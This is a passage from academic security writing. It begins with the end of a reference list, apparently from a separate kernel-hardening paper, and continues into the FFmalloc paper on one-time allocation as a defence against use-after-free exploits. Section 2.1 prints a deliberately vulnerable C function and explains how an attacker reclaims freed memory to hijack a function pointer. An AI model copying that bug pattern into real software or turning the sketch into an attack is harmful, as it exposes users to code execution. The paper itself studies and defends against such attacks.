[26] J. Criswell, N. Dautenhahn, and V. Adve. Kcofi: Complete control-flow integrity for commodity operating system kernels. In *Proceedings of IEEE Symposium on Security and Privacy (S&P)*, 2014.

[27] J. Criswell, A. Lenharth, D. Dhurjati, and V. Adve. Secure virtual architecture: A safe execution environment for commodity operating systems. In *Proceedings of the 21st ACM Symposium on Operating Systems Principles (SOSP)*, 2007.

[28] T. H. Dang, P. Maniatis, and D. Wagner. The performance cost of shadow stacks and stack canaries. In *Proceedings of the 10th ACM Symposium on Information, Computer and Communications Security*, pages 555–566, 2015.

[29] X. Ge, N. Talele, M. Payer, and T. Jaeger. Fine-grained control-flow integrity for kernel software. In *Proceedings of the IEEE European Symposium on Security and Privacy (EuroS&P)*, 2016.

[30] Z. Gu, B. Saltaformaggio, X. Zhang, and D. Xu. FACE-CHANGE: application-driven dynamic kernel view switching in a virtual machine. In *Proceedings of the 44th Annual IEEE/IFIP International Conference on Dependable Systems and Networks, (DSN)*, 2014.

[31] K. Heo, W. Lee, P. Pashakhanloo, and M. Naik. Effective program debloating via reinforcement learning. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, 2018.

[32] Intel Corporation. *Intel® 64 and IA-32 Architectures Optimization Reference Manual*. December 2016.

[33] K. K. Ispoglou, B. AlBassam, T. Jaeger, and M. Payer. Block oriented programming: Automating data-only attacks. In *Proceedings of the 2018 ACM Conference on Computer and Communications Security (CCS)*, 2018.

[34] V. P. Kemerlis, G. Portokalidis, and A. D. Keromytis. kguard: lightweight kernel protection against return-to-user attacks. In *Proceedings of the 21st USENIX Security Symposium (Security)*, 2012.

[35] A. Konovalov. Blogger. https://googleprojectzero.blogspot.com/.

[36] H. Kuo, A. Gunasekaran, Y. Jang, S. Mohan, R. B. Bobba, D. Lie, and J. Walker. Multik: A framework for orchestrating multiple specialized kernels. *CoRR*, abs/1903.06889, 2019.

[37] H.-C. Kuo, J. Chen, S. Mohan, and T. Xu. Set the configuration for the heart of the os: On the practicality of operating system kernel debloating. *Proceedings of the ACM on Measurement and Analysis of Computing Systems*, 2020.

[38] A. Kurmus, R. Tartler, D. Dorneanu, B. Heinloth, V. Rothberg, A. Ruprecht, W. Schröder-Preikschat, D. Lohmann, and R. Kapitza. Attack surface metrics and automated compile-time OS kernel tailoring. In *Proceedings of the 20th Annual Network and Distributed System Security Symposium (NDSS)*, 2013.

[39] A. Kurmus and R. Zippel. A tale of two kernels: Towards ending kernel hardening wars with split kernel. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, 2014.

[40] P. Larson. Testing linux® with the linux test project. In *Ottawa Linux Symposium*, page 265, 2002.

[41] C. Lattner and V. Adve. Llvm: A compilation framework for lifelong program analysis & transformation. In *International Symposium on Code Generation and Optimization, 2004. CGO 2004.*, pages 75–86. IEEE, 2004.

[42] K. Lu, A. Pakki, and Q. Wu. Detecting missing-check bugs via semantic-and context-aware criticalness and constraints inferences. In *Proceedings of the 28th USENIX Security Symposium (Security)*, 2019.

[43] A. Lyashko. Hijack linux system calls: Part iii. system call table. Blog] System Programming, Available at:.

[44] A. Machiry, C. Spensky, J. Corina, N. Stephens, C. Kruegel, and G. Vigna. DRCHECKER: A soundy analysis for linux kernel drivers. In *Proceedings of the 26th USENIX Security Symposium (Security)*, 2017.

[45] D. Merkel. Docker: lightweight linux containers for consistent development and deployment. *Linux journal*, 2014.

[46] C. Qian, H. Hu, M. Alharthi, P. H. Chung, T. Kim, and W. Lee. RAZOR: A framework for post-deployment software debloating. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 1733–1750, Santa Clara, CA, Aug. 2019. USENIX Association.

[47] A. Quach, A. Prakash, and L. Yan. Debloating software through piece-wise compilation and loading. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 869–886, 2018.

[48] D. Rosenberg. Anatomy of a remote kernel exploit, 2011.

[49] H. Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *Proceedings of the 14th ACM conference on Computer and communications security*, pages 552–561, 2007.

[50] H. Sharif, M. Abubakar, A. Gehani, and F. Zaffar. Trimmer: application specialization for code debloating. In *Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineering*, pages 329–339, 2018.

[51] L. Szekeres, M. Payer, L. T. Wei, and R. Sekar. Eternal war in memory. In *Proceedings of the IEEE Symposium on Security & Privacy (S&P)*, 2014.

[52] R. Ta-Min, L. Litty, and D. Lie. Splitting interfaces: Making trust between applications and operating systems configurable. In *Proceedings of the 7th symposium on Operating Systems Design and Implementation (OSDI)*, 2006.

[53] R. Tartler, A. Kurmus, B. Heinloth, V. Rothberg, A. Ruprecht, D. Dorneanu, R. Kapitza, W. Schröder-Preikschat, and D. Lohmann. Automatic OS kernel TCB reduction by leveraging compile-time configurability. In *Proceedings of the 8th Workshop on Hot Topics in System Dependability, (HotDep)*, 2012.

[54] C. Tice, T. Roeder, P. Collingbourne, S. Checkoway, Ú. Erlingsson, L. Lozano, and G. Pike. Enforcing forward-edge control-flow integrity in GCC & LLVM. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 941–955, 2014.

[55] W. Wang, K. Lu, and P.-C. Yew. Check it again: Detecting lacking-recheck bugs in os kernels. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, 2018.

[56] Z. Wang and X. Jiang. Hypersafe: A lightweight approach to provide lifetime hypervisor control-flow integrity. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, 2010.

[57] Z. Wang, C. Wu, M. Xie, Y. Zhang, K. Lu, X. Zhang, Y. Lai, Y. Kang, and M. Yang. Seimi: Efficient and secure smap-enabled intra-process memory isolation. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 592–607, 2020.

[58] W. Wu, Y. Chen, X. Xing, and W. Zou. KEPLER: Facilitating control-flow hijacking primitive evaluation for linux kernel vulnerabilities. In *Proceedings of the 28th USENIX Security Symposium (Security)*, 2019.

[59] W. Wu, Y. Chen, J. Xu, X. Xing, X. Gong, and W. Zou. FUZE: Towards facilitating exploit generation for kernel use-after-free vulnerabilities. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 781–797, 2018.

[60] B. Yee, D. Sehr, G. Dardyk, J. B. Chen, R. Muth, T. Ormandy, S. Okasaka, N. Narula, and N. Fullagar. Native client: A sandbox for portable, untrusted x86 native code. In *Proceedings of the 30th IEEE Symposium on Security and Privacy (S&P)*, 2009.

[61] T. Zhang, W. Shen, D. Lee, C. Jung, A. M. Azab, and R. Wang. Pex: A permission check analysis framework for linux kernel. In *Proceedings of the 28th USENIX Security Symposium (Security)*, 2019.

[62] Z. Zhang, Y. Cheng, S. Nepal, D. Liu, Q. Shen, and F. A. Rabhi. KASR: A reliable and practical approach to attack surface reduction of commodity OS kernels. In *Proceedings of the 21st International Symposium on Research in Attacks, Intrusions, and Defenses (RAID)*, 2018.

[63] Z. Zhou, M. K. Reiter, and Y. Zhang. A software approach to defeating side channels in last-level caches. In *Proceedings of the 23rd ACM Conference on Computer and Communications Security (CCS), 2016*.

[64] P. Zieris and J. Horsch. A leak-resilient dual stack scheme for backward-edge control-flow integrity. In *Proceedings of the 2018 on Asia Conference on Computer and Communications Security*, pages 369–380, 2018.

Preventing Use-After-Free Attacks with Fast Forward Allocation

Brian Wickman[†] Hong Hu[‡] Insu Yun Daehee Jang
JungWon Lim Sanidhya Kashyap[*] Taesoo Kim

[†]*GTRI* [‡]*PennState* *GeorgiaTech* [*]*EPFL*

Abstract

Memory-unsafe languages are widely used to implement critical systems like kernels and browsers, leading to thousands of memory safety issues every year. A use-after-free bug is a temporal memory error where the program accidentally visits a freed memory location. Recent studies show that use-after-free is one of the most exploited memory vulnerabilities. Unfortunately, previous efforts to mitigate use-after-free bugs are not widely deployed in real-world programs due to either inadequate accuracy or high performance overhead.

In this paper, we propose to resurrect the idea of one-time allocation (OTA) and provide a practical implementation with efficient execution and moderate memory overhead. With one-time allocation, the memory manager always returns a distinct memory address for each request. Since memory locations are not reused, attackers cannot reclaim freed objects, and thus cannot exploit use-after-free bugs. We utilize two techniques to render OTA practical: batch page management and the fusion of bump-pointer and fixed-size bins memory allocation styles. Batch page management helps reduce the number of system calls which negatively impact performance, while blending the two allocation methods mitigates the memory overhead and fragmentation issues. We implemented a prototype, called `FFmalloc`, to demonstrate our techniques. We evaluated `FFmalloc` on widely used benchmarks and real-world large programs. `FFmalloc` successfully blocked all tested use-after-free attacks while introducing moderate overhead. The results show that OTA can be a strong and practical solution to thwart use-after-free threats.

1 Introduction

Memory-unsafe languages, like C and C++, are widely used to implement key programs such as web browsers and operating systems. Therefore, we have seen innumerable memory safety issues detected and abused in these systems [31]. Among all memory safety issues, the *use-after-free* bug is one of the most commonly reported and exploited security problems [27, 31]. A use-after-free bug occurs when a program tries to dereference a *dangling* pointer that points to a freed object. The consequence of a use-after-free bug depends on the implementation of the memory allocator and the following code of the program. In the worst case, attackers may reclaim the freed object and update its content with malformed values. When the program accidentally uses the content, its behavior will be under the control of attackers, potentially allowing arbitrary code execution or sensitive information leakage.

Researchers have proposed different methods to detect or mitigate use-after-free bugs. The first method is to label each memory chunk to indicate whether it is allocated or freed. Before each memory access, a label is checked to detect after-free use [33–35, 40, 45]. However, this approach introduces high overhead to program execution and thus has not been widely adopted in released applications. A second way is to actively invalidate dangling pointers once the object is freed, like setting them to a NULL value [18, 27, 47, 49]. These tools must maintain the inverse points-to relationship between an object and its references, which significantly slows down the protected execution. As a special case, Oscar [18] makes the freed objects inaccessible to achieve the same goal. A more recent approach ignores the normal free request, and utilizes spare CPU cores to independently identify and release garbage objects (*i.e.*, objects without any reference) [12, 29, 42]. This method requires extra computation resources, and may have limited scalability.

The limitations of previous proposals led us to rethink the defense against use-after-free bugs. Fundamental to exploiting a use-after-free bug is the attackers' ability to reclaim the freed memory and modify its content before the program uses it. As almost all memory managers reuse released memory for subsequent requests to improve efficiency [21, 24, 25], attackers can usually acquire the freed memory with trivial effort [20, 46, 48]. For example, glibc caches freed chunks in multiple linked lists (called *bins*) and reuses them to quickly respond to future requests. However, if a memory manager does not reuse any released memory, attackers will lose the ability to control the memory content associated with a dan-

gling pointer. The program may run normally or crash (e.g., the freed memory has been unmapped), but all exploitation of use-after-free bugs will fail.

Inspired by this observation, we propose to resurrect *one-time allocation (OTA)* to prevent successful exploitations of use-after-free bugs. For any virtual address, an OTA allocator will assign it to the program only once and will *never reuse* it for other memory requests. In other words, every request will get a distinct memory chunk and no one will ever overlap with another. Note that an OTA allocator does not eliminate use-after-free bugs, but renders all of them unexploitable.

Although the idea is straightforward, developing a practical OTA manager is not easy. We identify three challenges that have to be handled properly. First, OTA may introduce high memory overhead. As the kernel manages memory at the page level (i.e., 4096 bytes by default), OTA cannot release the page as long as any byte is in use. In the worst case, it may waste 4095 bytes per page. Second, OTA is limited by the number of `VMA` structures in kernel. The Linux kernel creates a `VMA` structure for each set of continuous pages, and allows up to 65535 `VMA`s for each process. As OTA does not reuse memory, the in-use pages will scatter sparsely, until the process reaches the `VMA` limit. After that, the kernel cannot release any pages that would split a `VMA` into two. Finally, OTA may slow down the execution due to frequent system calls. Without address reuse, the program will continuously exhaust the pages allocated from the kernel, and have to make more system calls (e.g., `mmap`) to request new pages.

Our solution to these challenges is two-fold. First, we blend two allocation strategies to reduce the waste of memory and mitigate the `VMA` issue. For small requests, we use a size-based binning allocator to group similarly sized objects together; for large requests, we handle them in a continuous manner from a discrete region. By coalescing small allocations, we avoid the worst-case memory usage: tiny islands in between large allocations that hinder releasing pages and lead to heavy overhead. Meanwhile, continuously allocating large objects limits excess allocation to no more than minimal padding to comply with alignment requirements. Similar solutions are adopted by existing memory managers. However, we demonstrate that it makes OTA, a commonly believed impractical method, possible and useful. Second, we strategically batch memory mapping and unmapping to minimize the number of system calls. When `FFmalloc` requests memory from the kernel, it will ask for a much larger region than immediately necessary to handle the application's requirement. The additional amount of memory is cached internally to answer future requests. When the program frees memory, `FFmalloc` will not immediately invoke system calls to release the region. Instead, it will wait for several sequential freed pages and return them together with one system call.

We implemented Fast Forward Memory Allocation (`FFmalloc`), a prototype OTA, in 2,117 lines of C code. `FFmalloc` requests 4MB memory at a time from the kernel, and only releases freed memory when there are eight or more contiguous pages. For memory requests of less than 2K bytes, we use the binning allocator to group them together. For larger requests, we simply return available memory sequentially.

We applied `FFmalloc` on common benchmarks and real-world programs to understand its practicality and security. Specifically, we used `FFmalloc` to protect nine programs with eleven exploitable use-after-free bugs. With the protection of `FFmalloc`, all exploits failed. Upon manual inspection, we confirmed no overlap between any allocated objects. This result shows that `FFmalloc` can effectively prevent use-after-free attacks. To measure the overhead, we tested `FFmalloc` on SPEC CPU2006 benchmarks, the PARSEC 3 benchmark suite, the JavaScript engine `ChakraCore`, and the web server `NGINX`. On average (geometric mean), `FFmalloc` introduces 2.3% CPU overhead and 61.0% memory overhead to SPEC CPU2006 benchmarks. By comparison, the state-of-the-art tool, MarkUs, adds 14.8% CPU overhead and 28.1% memory overhead to the same set of benchmarks. Meanwhile, `FFmalloc` has 33.1% CPU overhead and 50.5% memory overhead on PARSEC 3 benchmarks, while MarkUs introduces 42.9% CPU overhead and 13.0% memory overhead. `FFmalloc` brings negligible overhead to `ChakraCore`, and provides similar performance as other secure allocators. These results show that `FFmalloc` is a practical solution to protect real-world programs against use-after-free exploits.

In summary, we make the following contributions:

- We propose to revive the idea of one-time allocation (OTA) to prevent use-after-free attacks. OTA provides efficient protection with a strong security guarantee.
- We designed and implemented `FFmalloc`, the first practical prototype of OTA, which supports both Linux and Windows applications.
- We extensively evaluated `FFmalloc`. The results demonstrate that OTA can be a practical way to protect real-world applications against use-after-free attacks.

We will release the source code of `FFmalloc` at https://github.com/bwickman97/ffmalloc.

2 Problem Definition

2.1 A Motivating Example

Figure 1 shows an example of the use-after-free vulnerability. The code defines two structures: `Array` to hold the user input, and `Parser` for the parser function. Both structures have the same size while `Parser` contains a function pointer `handler`. Function `handle_net_input` first dynamically allocates an instance of `Parser` and initializes its members, like setting the `handler` to function `net_parser`. Then, it tries to get a command from the client (line 18). If the command is `PARSE`, it will allocate an instance of `Array` (line 23), and will read *untrusted* user input from the client to the internal buffer of `array` (line 24). Finally, it invokes the parsing func-

```
1  typedef struct {long used; char buf[24];} Array;  // 32-byte
2
3  typedef struct {                                  // 32-byte
4    long status; void *start, *current;
5    int  (*handler)(void *buf);
6  } Parser;
7
8  enum Command { INVALID, PARSE, ... };
9  int net_parser(void *buf);
10
11 int handle_net_input(int client_fd) {
12   Parser *parser = (Parser *)malloc(32);     // allocation
13   parser->status = INIT;
14   parser->start = parser->current = NULL;
15   parser->handler = &net_parser;
16
17   enum Command cmd = INVALID;
18   read(client_fd, &cmd, sizeof(cmd));
19
20   switch (cmd) {
21     case INVALID: free(parser);              // missing break;
22     case PARSE:
23       Array *array = (Array *)malloc(32);    // re-allocation
24       read(client_fd, array->buf, 24);       // content changes
25       parser->handler(array->buf);           // use-after-free
26       free(parser); break;
27 }}
```

Figure 1: An example of use-after-free bugs. The `parser` object is freed at line 23 if the command is `INVALID`, but is used at line 25 for the indirect call. This bug is exploitable as attackers can change the object content at line 24 due to the memory reuse.

tion through `parser->handler` (line 25). If the command is `INVALID`, the code will free the object `parser` (line 21). Due to the lack of a `break` statement at line 21, the code at line 25 will use the freed `parser`, leading to a use-after-free vulnerability.

This use-after-free bug is exploitable and attackers can remotely execute arbitrary code. Specifically, when the object `parser` is freed at line 21, the memory manager (*e.g.*, glibc) will not immediately return the memory occupied by `parser` to the operating system. When the code at line 23 requests an `Array` object, the memory manager will reallocate the memory originally used by `parser` to `array`, as `Array` has the same size as `Parser`. Now `array` and `parser` point to the same memory location. The `read` function at line 24 will fill the `array->buf` with the untrusted user input, which will effectively overwrite the members of `parser`, including the function pointer `handler`. When the code invokes the parser handler, it will jump to any location specified by the attacker, resulting in a control-flow hijacking attack.

2.2 Use-After-Free Bugs and Exploits

Use-after-free bugs may lead to different consequences depending on the logic of the program and the memory manager. We summarize the possible consequences in Table 1. If the system has removed the permission to access the corresponding memory (S1), the after-free use will trigger an access violation and cause the program to crash. If the memory is still accessible and the memory has not been reallocated to other objects (S2), the obsolete content of the freed object will be used. If in the interim the memory has been allocated to other objects (S3), the content of the new object will be used instead. In the last two cases, depending on the retrieved value and its usage, the program may crash, produce wrong results, or work "well" without any observable anomaly. The example in Figure 1 falls into S3, where the new object `array` occupies the memory originally allocated to `parser`.

Table 1: Consequences of use-after-free bugs. Depending on the memory allocator and the program logic, attackers may launch severe attacks, including code injection and information leakage.

	Corresponding memory	After-free use	Exploitable?
S1	Inaccessible	Crash	No
S2	Accessible & never reused	Get old content	No (w/o metadata writing)
S3	Accessible & reused	Get new content	Possible

A use-after-free in S3 is likely to be exploitable. A bug in S1 is not exploitable as it always causes the program to crash. In S2, the exploitability of the bug depends on the memory manager and the program logic. If the memory manager makes no change to the freed region, the program will remain well-behaved as the freed region continues to have a validly formed object. Until the memory manager unmaps the page (moving into S1), it is as if the application never freed the object. However, if an allocator alters the freed block, like storing some metadata, an attacker may abuse this behavior to exploit the bug. For example, they might be able to modify free list metadata to achieve arbitrary memory write [41]. By contrast, in S3, an attacker can reclaim the memory and fill in new content, thus affecting the following usages.

To exploit a use-after-free bug in S3, attackers have to follow the pattern of `free-reallocate-use`. In the first step, they trigger the program to free a vulnerable object. Then, they request a similar-sized object to obtain the freed memory. They fill the memory with contextually appropriate data. For example, in Figure 1, attackers will overwrite the function pointer `handler` in `parser` to a different address, like `system`. Finally, when the program reads the memory, the malicious content will be retrieved and used to launch the attack. In Figure 1, the `free-reallocate-use` pattern can be mapped to line 21, lines 23-24 and line 25.

2.3 Approach Overview

Of the three steps of a successful use-after-free exploit, `free-reallocate-use`, `reallocate` is the most unique behavior triggered by attackers. If we can prevent the reuse of freed objects, attackers will not be able to re-occupy the freed memory and cannot change the content. In that case, an exploitable use-after-free bug will not be exploitable any more. While the program may run well, abnormally, or even simply crash, it is out of the attacker's control. We call this memory management method *one-time allocation (OTA)*.

Although the idea of OTA is straightforward, it is non-trivial to build a practical OTA allocator. Previous works explored ideas similar to OTA, but they either failed to provide sufficient security or imposed unacceptable perfor-

mance penalty. DieHarder allocates memory at randomized addresses [37], but this only provides a probabilistic assurance that memory chunks will not overlap with each other. Archipelago places each allocation on a distinct physical page [30], while Oscar simulates the same object-per-page strategy by masking the allocation through virtual pages [18]. However, creating these shadow pages can introduce more than 40% overhead due to frequent system calls. Cling prevents memory reuse between mismatched types [13], but leaves space to exploit use-after-free bugs within compatible types. In the original paper, the author of Cling discussed the idea of one-time allocation, but he treated it as an impractical solution due to heavy memory usage.

Despite the unpleasant history, we notice that OTA still has genuine merit: a straightforward design and strong security guarantee. Without needing complicated intelligence or external system dependencies, OTA can eliminate the threat of use-after-free bugs. The design also helps avoid careless errors in implementation. Therefore, we explored different choices to mitigate the remaining challenge of overhead while retaining the security benefit of OTA. Fortunately, we found a set of solutions that enable a practical OTA implementation. Our results in §6 show that the overhead of `FFmalloc` is minimal in the vast majority of cases.

2.4 Threat Model

Before exploring the design space, we define the threat model where OTA aims to protect benign programs. We assume that a program contains one or more use-after-free bugs, and some of them are exploitable. Other vulnerabilities, like buffer overflows or type errors, are out of the scope of this work. We assume attackers can only exploit use-after-free bugs. Other bugs cannot be used to bypass or corrupt the OTA memory manager. Our threat model is consistent with previous proposals on use-after-free defense [12, 27, 35, 42, 47, 49].

3 Design Space Exploration

3.1 Forward Continuous Allocation

In our first design attempt, we implemented a *forward continuous* allocator, called `FCmalloc`. `FCmalloc` uses a pointer to track the end of the last allocation. For a new memory request, it simply advances the pointer by the requested size and returns the old value. Since the pointer is only incremented, any call to `malloc` will get a distinct region. When the pointer reaches the end of the mapped pages, `FCmalloc` will request additional pages from the operating system through the `mmap` system call. For each `free` request, `FCmalloc` releases all completely free pages (*i.e.*, no byte is in use) to the system with the `munmap` system call. The simple design of `FCmalloc` enables compact allocation, where each allocated chunk immediately follows the previous one.

Table 2: `VMA` issue of `FCmalloc` on SPEC programs. Due to the forward allocation, programs with `FCmalloc` require more `VMA` structures. Batch processing can help mitigate this issue. FC-X means we only release at least X continuous freed pages.

Benchmark	glibc	FCmalloc	FC-2	FC-8	FC-32
perlbench	4,401	58,737	46,299	23,171	9,321
bzip2	23	35	35	35	35
gcc	2,753	6,525	4,665	3,120	1,854
mcf	20	31	30	30	30
milc	46	65	65	65	65
namd	128	57	56	56	56
gobmk	25	61	57	52	48
dealII	4,760	2,322	1,052	338	326
soplex	152	99	96	93	89
povray	51	109	89	74	57
hmmer	35	197	183	145	114
sjeng	20	32	32	32	32
libquantum	29	38	38	35	35
h264ref	228	89	83	80	80
lbm	23	34	34	33	33
omnetpp	1,164	15,933	15,040	13,728	12,521
astar	1,762	6,726	5,370	3,703	2,790
sphinx3	168	31,409	31,382	31,064	9,022
xalancbmk	2,705	**68,606**	48,526	34,826	23,434

`FCmalloc` is the most straightforward way to implement OTA. However, after applying it to the SPEC CPU2006 benchmarks, we identify three challenges that limit its practicality.

Performance Overhead. `FCmalloc` has high performance overhead due to the frequent `mmap`/`munmap` system calls. For example, given the input file `c-typeck`, the `gcc` benchmark will send 831,410 `mmap`/`mumap` system calls to the Linux kernel, leading to 40.8 seconds spent in the kernel space. With glibc, `gcc` only issues 57 such system calls which merely cost 0.59 seconds. The overall overhead is 60.2% for `c-typeck`.

Memory Overhead. `FCmalloc` can lead to significant memory overhead compared to the standard C allocator. Since the OS only allocates or releases memory on page granularity, all 4096-bytes of a page cannot be returned as long as one byte is still in use. Even worse, if a small allocation straddles the boundary between two pages, then neither page can be freed.

VMA Limit. Frequent memory release with `munmap` could exhaust the `VMA` kernel structures. The Linux kernel creates a `VMA` structure for each set of contiguous pages. When `FCmalloc` releases a page that is in the middle of some continuous pages, the Linux kernel will split the corresponding `VMA` in two. By default, Linux allows at most 65,535 `VMA` structures for each process. Once this limit is reached, no pages can be released unless they are at the margin of an existing `VMA`. This behavior exacerbates the memory overhead of the process. Table 2 shows the number of `VMA`s used by SPEC benchmarks. As we can see, `FCmalloc` increases the number of `VMA`s for most of the programs. In the worst case, it causes `xalancbmk` to use 68,606 `VMA`s, exceeding the default limit of the Linux kernel, while the original glibc only requires 2,705 `VMA`s. Therefore, `FCmalloc` introduces high memory overhead to `xalancbmk`. Other programs incurring high `VMA`-usage include `perlbench`, `omnetpp` and `sphinx3`.

3.1.1 Mitigation: Batch Processing

We find that batch mapping and unmapping can help mitigate the aforementioned challenges. When requesting memory from the kernel, we can specify a large number of pages using `mmap` at one time. `FCmalloc` then handles `malloc` with this region until this batch of pages is used up, at which time `FCmalloc` will issue another `mmap` request. When the program tries to `free` a chunk of memory, `FCmalloc` checks if this will create a set of continuous freed pages. If so, we can release them together with one `munmap` system call. Batch processing effectively reduces the performance overhead of `FCmalloc`, as it can significantly reduce the number of system calls. For the example of `gcc`, when `FCmalloc` only releases at least 32 freed pages, we can save 471,144 `munmap` system calls (58.7%). Reduced system calls can also help mitigate the `VMA` issue. As shown in Table 2, the `VMA` overhead of `FCmalloc` keeps decreasing if we release memory less often but with more pages. For example, when `FCmalloc` only releases 32 pages, we can save 45,172 `VMA`s from `xalancbmk` (65.8% reduction). For `perlbench` and `omnetpp`, batch processing helps reduce the `VMA` counts to a normal range. However, batch processing will enlarge the memory usage of the protected execution, as batch mapping introduces mapped-but-not-allocated memory and batch unmapping brings freed-but-not-unmapped pages.

3.2 Forward Binning

Our second design attempt was a *forward binning* allocator, called `FBmalloc`. In contrast to `FCmalloc`, `FBmalloc` groups allocations of similar sizes into a bin. This design is usually called a *BiBop* allocator - a big bag of pages [13, 21, 24, 37]. `FBmalloc` creates several bins for allocations with less than 4096 bytes. All allocations within a bin will get the same-size chunks. For allocations greater than 4096 bytes, `FBmalloc` rounds the size up to the next page size, and directly uses `mmap` to request new pages. `FBmalloc` uses one page per small bin at a time to serve the `malloc` request. Once a bin is fully allocated, `FBmalloc` uses `mmap` to request an additional page from the kernel. Only when the bin is fully freed, will it be released to the system. Requests for different sizes will get memory from different bins, and thus the return value of `malloc` might not be strictly increasing. However, `FBmalloc` is still a valid OTA, as it never reuses bins and takes the forward continuous allocation to manage memory within a bin.

`FBmalloc` helps mitigate the memory overhead issue of `FCmalloc`, especially when small allocations have a longer lifetime than large ones. In the `omnetpp` benchmark of SPEC CPU2006, certain small objects are rarely freed, while around them are large objects with shorter lifetime. This leads to heavy memory overhead with `FCmalloc`. With `FBmalloc`, these particular allocations are co-located on a much smaller number of pages (bins), which effectively limits the overhead.

3.3 Allocator Fusion

Our final design, called `FFmalloc`, marries the ideas of forward continuous allocation and forward binning allocation to take advantage of their strengths. `FFmalloc` handles allocations up to 2048 bytes via the binning allocator. This prevents small long-lived allocations holding onto freed pages. `FFmalloc` serves large allocations from the continuous allocator to minimize allocation waste due to alignment requirements.

`FFmalloc` assigns each allocator a *pool*, which contains several continuous pages. A pool is the basic memory unit that `FFmalloc` requests from the OS, and its size is configurable during compilation. Currently, we set the pool size to be 4MB. For allocations larger than the pool size, `FFmalloc` will create a special pool that is just large enough for the request, called a *jumbo* pool. Only one pool can be assigned to the binning allocator, while the continuous allocator can have multiple pools. `FFmalloc` associates each CPU core with a distinct pool to reduce lock contention. When the remaining space in a pool is insufficient to satisfy a request, `FFmalloc` creates a new pool. `FFmalloc` will continue to place future smaller allocations in the original pool, until the pool is filled or too many pools have been created. We create the first pool offset from the end of the existing heap region. This allows an application to use both the glibc allocator and `FFmalloc` at the same time. This design also makes the starting address of `FFmalloc` randomized, preserving the security benefits of ASLR. `FFmalloc` ensures that the kernel supplies pages at increasingly higher addresses by specifying the `MAP_FIXED_NOREPLACE` flag for `mmap`. With this flag, the kernel tries to map the memory at the specified location and returns an error if such placement conflicts with an existing mapping. `FFmalloc` keeps probing forward until it finds an available address for the next pool.

4 Implementation

4.1 Metadata of Allocations

`FFmalloc` tracks its allocations in different metadata structures. Each pool of the continuous allocator has an array of allocated addresses. For each allocation, `FFmalloc` appends the return value of `malloc` to the array. Since `FFmalloc` allocates memory forward, the array is naturally sorted and allows for efficient searching. We can obtain the size of each allocation by subtracting its address from the next entry in the array. As all allocations from `FFmalloc` are 8-byte aligned, the last three bits are always zeros. We use the last two bits to indicate the status of a memory chunk: `00` means the memory is in use; `01` means the memory is freed and safe to release; `11` means `FFmalloc` has released some pages in this allocation. The pool of the binning allocator has an array of structures, with one entry per page. This structure records the allocation size, the next unused chunk, and a bitmap to maintain the status of each chunk, where 1 means in use and 0 means freed.

FFmalloc connects each memory chunk to its metadata through a central three-level trie. The key of the mapping is the address of each memory chunk, while the value points to the metadata structure of the pool. That structure records the start and end address of the pool, the type, the next available address or page, pointers to the type-specific metadata, and unmapped regions. Jumbo pools only have type information, start address, and end address. All metadata is stored separately from the pool, like other secure allocators.

4.2 Freeing Memory

When the program calls free to free memory, FFmalloc first locates the metadata of the pool, and marks the corresponding slot in a bitmap of the binning pool, or updates the pointer in the array of a continuous pool. Following the principle of batch processing, it will not immediately release the memory to the system. Instead, it waits for enough continuous pages to be freed and returns them with one munmap system call. Before compilation, we can change the minimum number of continuous pages for a munmap system call. Increasing this threshold trades memory for speed. As will be shown in §6.4, we evaluated the tradeoff and empirically picked eight as the default value in the current implementation.

Detecting double-free and invalid-free. While not an original design goal, the metadata of FFmalloc helps us detect double-free or invalid-free bugs. Double-free bugs free a dangling pointer, which may corrupt the allocator's metadata and lead to further attacks, like arbitrary memory access. Invalid-free bugs instead free an address not allocated by malloc. When the program invokes free, FFmalloc first locates the metadata corresponding to that address, and then checks whether the underlying memory has been freed. It will find the problem and terminate the execution if the program tries to free a dangling pointer, or an invalid address.

Lazy free. The straightforward way to return pages to the system is to invoke the munmap system call, where the kernel will immediately release the memory. However, starting from version 4.5, the Linux kernel provides an alternative way for lazy memory release. Specifically, if we provide the MADV_FREE flag to the madvise system call, the kernel will only reclaim the pages during heavy memory pressure. We provide both implementations to use madvise or munmap to release freed pages. When madvise is used, FFmalloc will completely unmap the pages once all allocations in a pool are freed. In §6.4, we will evaluate the benefits and limitations of each method by evaluating them on the SPEC CPU2006 benchmarks.

4.3 Reallocation under OTA

Function realloc allows an application to change the size of an existing allocation. If the new size is smaller than the old one, a memory allocator can just shrink the size and return quickly. But if the new size is larger, the allocator must check whether the memory after the current allocation has enough space for the extra bytes. If so, the allocator will just increase the size in its metadata and immediately return. In the worst case, the allocator has to allocate a new, large-enough memory chunk, copy the existing content into the new one, free the old allocation, and return the new address.

FFmalloc has to take a different approach since we want to avoid reusing any memory. As all allocations in a bin share the same size, growing an allocation beyond the size always requires a new allocation. For a continuous allocation, growing the allocation proceeds as the traditional method, except that the following memory must have not been allocated. Due to the no-reuse constraint, realloc in FFmalloc is more likely to perform a reallocation than other allocators. If the program has many invocations to realloc, we can expect FFmalloc to impose noticeable overhead.

4.4 Supporting Multi-threaded Applications

To improve the allocation speed on multi-threaded applications, the binning allocator in FFmalloc borrows the *thread caching* technique from tcmalloc [24] for lock-free allocation. Thread caching creates a distinct cache for each thread of the process. Each call to malloc is served by the corresponding thread-specific cache. Since caches are not shared between threads, there is no risk of contention and thus no need for locks. As noted earlier, FFmalloc creates one pool at a time for all binning allocators of all threads. Then, we split the pool into same-sized pieces, and assign pieces when threads are started or consume all previously assigned pages. In this way, each thread has its own memory space for binning allocation.

